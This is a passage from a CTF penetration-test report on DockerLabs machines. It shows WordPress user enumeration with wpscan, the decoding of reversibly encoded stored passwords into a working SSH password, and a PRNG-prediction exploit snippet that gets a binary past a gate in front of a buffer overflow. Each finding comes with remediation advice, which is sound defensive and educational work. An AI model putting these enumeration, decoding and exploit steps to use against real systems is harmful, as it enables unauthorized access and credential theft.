


Figure 81 - WalkingCMS landing page

Since WordPress is a very common CMS, the `/wordpress` path was tried directly and confirmed the technology in use:




Figure 82 - WordPress installation confirmed at the `/wordpress` path

The login page was located:




Figure 83 - WordPress login page

Submitting an arbitrary username returned a specific "invalid username" style error:



Error: El nombre de usuario **admin** no está registrado en este sitio. Si no estás seguro de tu nombre de usuario, prueba con tu dirección de correo electrónico en su lugar.

Nombre de usuario o correo electrónico

Contraseña



☐ Recuérdame

[¿Has olvidado tu contraseña?](#)

[← Ir a Web Invulnerable](#)

Figure 84 - Login error message for a non-existent username

`wpscan` was then used to automate user enumeration against the target, which identified the valid username `mario`:

```
(kali@kali)-[~/Escritorio]
$ wpscan --url http://172.17.0.2/wordpress -e u

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

Figure 85 - wpscan identifying the valid username "mario"

```
[i] User(s) Identified:

[+] mario
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|     - http://172.17.0.2/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

Figure 86 - Confirmation that "mario" is a valid registered user

Re-submitting the login form with **mario** and an arbitrary password returned a different error ("incorrect password" rather than "unknown user"), confirming the account's existence end-to-end:



Error: la contraseña que has introducido para el nombre de usuario **mario** no es correcta. [¿Has olvidado tu contraseña?](#)

Nombre de usuario o correo electrónico

mario

Contraseña

☐ Recuérdame

[¿Has olvidado tu contraseña?](#)

[← Ir a Web Invulnerable](#)

 Español

Figure 87 - Login response confirming mario is a valid account once the correct-format error changes

24. Weak, Reversible Password Encoding Scheme in Application Database (Road to Olympus – Poseidón) - Medium

CWE	CWE-261 - Weak Encoding for Password
CVSS 3.1	4.9 / CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N
Root Cause	Passwords stored in the Poseidón application's database are not protected with a standard, salted one-way hash (e.g. bcrypt/argon2). Instead they use a custom, easily reversible encoding scheme (<code>\$sha1\$<salt>\$<encoded-value></code>), which was trivially decoded once extracted through the SQL Injection finding.
Impact	Even though the SQL Injection finding was required to reach this data, storing passwords in a reversible format means that any future data exposure (this injection, a backup leak, insider access, etc.) results in immediate plaintext credential compromise, rather than requiring costly offline cracking against a strong hash. In this engagement, decoding the extracted values directly yielded the working password for the <code>megalodon</code> account.
Affected Component	Poseidón application database - user credentials table
Remediation	• Store passwords using a modern, salted, computationally expensive one-way hash function (bcrypt, scrypt, or argon2) — never a reversible encoding. • Never design custom "encryption" schemes for credential storage; rely on vetted, standard libraries. • Force a credential reset for all affected accounts once a weak storage scheme like this is identified.
References	• https://cwe.mitre.org/data/definitions/261.html • https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

Finding Evidence

The values recovered from the passwords table followed the pattern `$sha1$<salt>$<value>`, suggesting a salted SHA-1 hash — but the values were in fact reversible through simple decoding rather than being a true one-way digest:

```
$sha1$oceanos$QqFgxFPmqRex1ZKFCZ2ONJKW0TTNKFTU46SBM5ZKFCZ2ONJKW0TTNKFTU4GQPdkh3nQSWp3I=
$sha1$hahahaha$JZKFCZ2ONJKW0TTNKFTU46SBM5HG2TLHJV5ECZ2NPJEW0TL2IFTU26SFM5GXU23HJVVEKPI=
```

Decoding these values directly recovered a working plaintext password:

```
(kali@kali)-[~/Escritorio/Road_To_Olympus]
$ echo 'QqFgxFPmqRex1ZKFCZ2ONJKW0TTNKFTU46SBM5ZKFCZ2ONJKW0TTNKFTU4GQPdkh3nQSWp3I=' | base32 -d | base64 -d | xxd -r -p
base32: entrada inválida

(kali@kali)-[~/Escritorio/Road_To_Olympus]
$ echo 'JZKFCZ2ONJKW0TTNKFTU46SBM5HG2TLHJV5ECZ2NPJEW0TL2IFTU26SFM5GXU23HJVVEKPI=' | base32 -d | base64 -d | xxd -r -p
Temp102019!
```

Figure 88 - Decoding the stored password values to recover plaintext credentials

One of the two decoded values corresponded to **megalodon** → **Temp102019!**, which was confirmed valid for SSH access to the host.

25. Insecure/Predictable Pseudo-Random Number Generator Enables Prediction of Application Secrets (Subversión) - Medium

CWE	CWE-338 - Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)
CVSS 3.1	4.8 / CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N
Root Cause	Source-code review of <code>subversion.c</code> (obtained via the exposed SVN repository) showed the custom trivia application running on port 1789 seeds its pseudo-random number generator using <code>time(NULL) ^ 69</code> — a fixed, publicly-known XOR mask applied to the current Unix timestamp. Because an attacker can obtain the current time from any external source, the "random" value the application later checks against is fully predictable.
Impact	Using a non-cryptographic, time-seeded PRNG for any value an application treats as a secret or unguessable check (in this case, a numeric gate the client must pass before reaching a vulnerable code path) provides no real protection against a motivated attacker. On its own this weakness only allows an attacker to predict an internal value; combined with the buffer overflow reachable behind that gate (see Stack-Based Buffer Overflow via Unsafe <code>gets()</code> Call), it directly enabled remote code execution.
Affected Component	<SUBVERSION_IP>:1789 - trivia application, random-number check
Remediation	• Never use a time-seeded or otherwise predictable PRNG (<code>rand()</code>/<code>srand(time(NULL))</code> and variants) for any value that functions as a secret, token, or access-control gate. • Use a cryptographically secure random number generator (e.g. <code>/dev/urandom</code>, <code>getrandom(2)</code>, or a vetted CSPRNG library) for any security-relevant randomness. • Treat custom "gate" logic in network-facing services as a security boundary requiring the same rigor as authentication.
References	• https://cwe.mitre.org/data/definitions/338.html • https://owasp.org/www-community/vulnerabilities/Insecure_Randomness

Finding Evidence

Analysis

With the `subversion` binary and `subversion.c` source obtained from the SVN repository, static analysis with `gdb/objdump` located the interesting `shell()` function and confirmed the binary lacked common exploit mitigations (no stack canary, no NX, no PIE):

```
(.venv)-(kali@kali)-[~/CTFs/dockerlabs/subversion/exploit]
└─$ gdb -q subversion
Reading symbols from subversion...
(No debugging symbols found in subversion)
(gdb) disassemble shell
Dump of assembler code for function shell:
   0x00000000004017ac <+0>:    endbr64
   0x00000000004017b0 <+4>:    push    %rbp
   0x00000000004017b1 <+5>:    mov     %rsp,%rbp
   0x00000000004017b4 <+8>:    lea     0xba0(%rip),%rdi    # 0x40235b
   0x00000000004017bb <+15>:   call    0x401100 <system@plt>
   0x00000000004017c0 <+20>:   nop
   0x00000000004017c1 <+21>:   pop     %rbp
   0x00000000004017c2 <+22>:   ret
End of assembler dump.
(gdb) █
```

Figure 89 - gdb output showing the address of the shell() function

Reviewing `subversion.c` revealed the random-number seed used by the application's trivia gate:

```
srand(time(NULL) ^ 69);
int random_number = rand() % 10000000;
```

Because the XOR constant (`69`) is fixed and visible in the recovered source, and the seed otherwise depends only on the current Unix time, a local exploit script was able to reproduce the exact same sequence using the host's own `libc rand() / srand()` implementation and the current timestamp:

```
current_time = int(datetime.now(timezone.utc).timestamp())
seed = current_time ^ 69
c_srand(seed)
random_number = c_rand() % 10000000
```

Running the exploit against the live service, after also supplying the correct answers to the application's historical-trivia questions, successfully predicted the expected random value and passed the gate:

```
(.venv)-(kali@kali)-[~/CTFs/dockerlabs/subversion/exploit]
└─$ python3 exploit.py
[+] Starting local process './subversion': pid 120869
[*] Switching to interactive mode
¡Felicitaciones! Has adivinado el número secreto.
Introduce tu "mágico" texto para continuar: $ █
```

Figure 90 - Exploit script successfully predicting the random number and passing the gate

Passing this check was a prerequisite to reach the vulnerable `magic_text()` function exploited in **Stack-Based Buffer Overflow via Unsafe `gets()` Call Leads to Remote Code Execution**.

A Appendix

A.1 Flags Discovered

Flag #	Application	Flag Value	Flag Location	Method Used
1.	Injection	<ROOT_FLAG_VALUE>	/root/ root.txt	SQLi Auth Bypass -> SSH Credential Reuse -> env Privilege Escalation
2.	BreakMySSH	<ROOT_FLAG_VALUE>	/root/ root.txt	SSH User Enumeration -> Hydra Brute-Force of root Password
3.	Road to Olympus - Hades	<CERBERO_FLAG_VALUE>	/home/ cerbero/	Credentials Leaked in HTML Comment -> SSH
4.	Road to Olympus - Poseidon	<ROOT_FLAG_VALUE>	/root/ root.txt	SQLi (SQLite) -> Password Decoding -> Permissive sudo -> root
5.	Road to Olympus - Zeus	<RAYITO_FLAG_VALUE>	/home/ rayito/	SMB Enum -> FTP Brute-Force -> Decoded Credential -> SSH
6.	WalkingCMS	<ROOT_FLAG_VALUE>	/root/ root.txt	User Enum -> XML-RPC Brute-Force -> Plugin RCE -> SUID env
7.	ChocolateFire	<ROOT_FLAG_VALUE>	/root/ root.txt	CVE-2023-32315 Auth Bypass -> Metasploit RCE as root
8.	Domain	<ROOT_FLAG_VALUE>	/root/ root.txt	SMB Weak Creds -> PHP Upload RCE -> Writable /etc/passwd -> root
9.	HackPenguin	<ROOT_FLAG_VALUE>	/root/ root.txt	Steganography -> KeePass Crack -> SSH -> Writable Script SUID bash
10.	Subversión	<ROOT_FLAG_VALUE>	/root/ root.txt	SVN Weak Creds -> Predictable PRNG -> Buffer Overflow -> tar Wildcard privesc

End of Report

*This report was rendered
by SysReptor with
♥*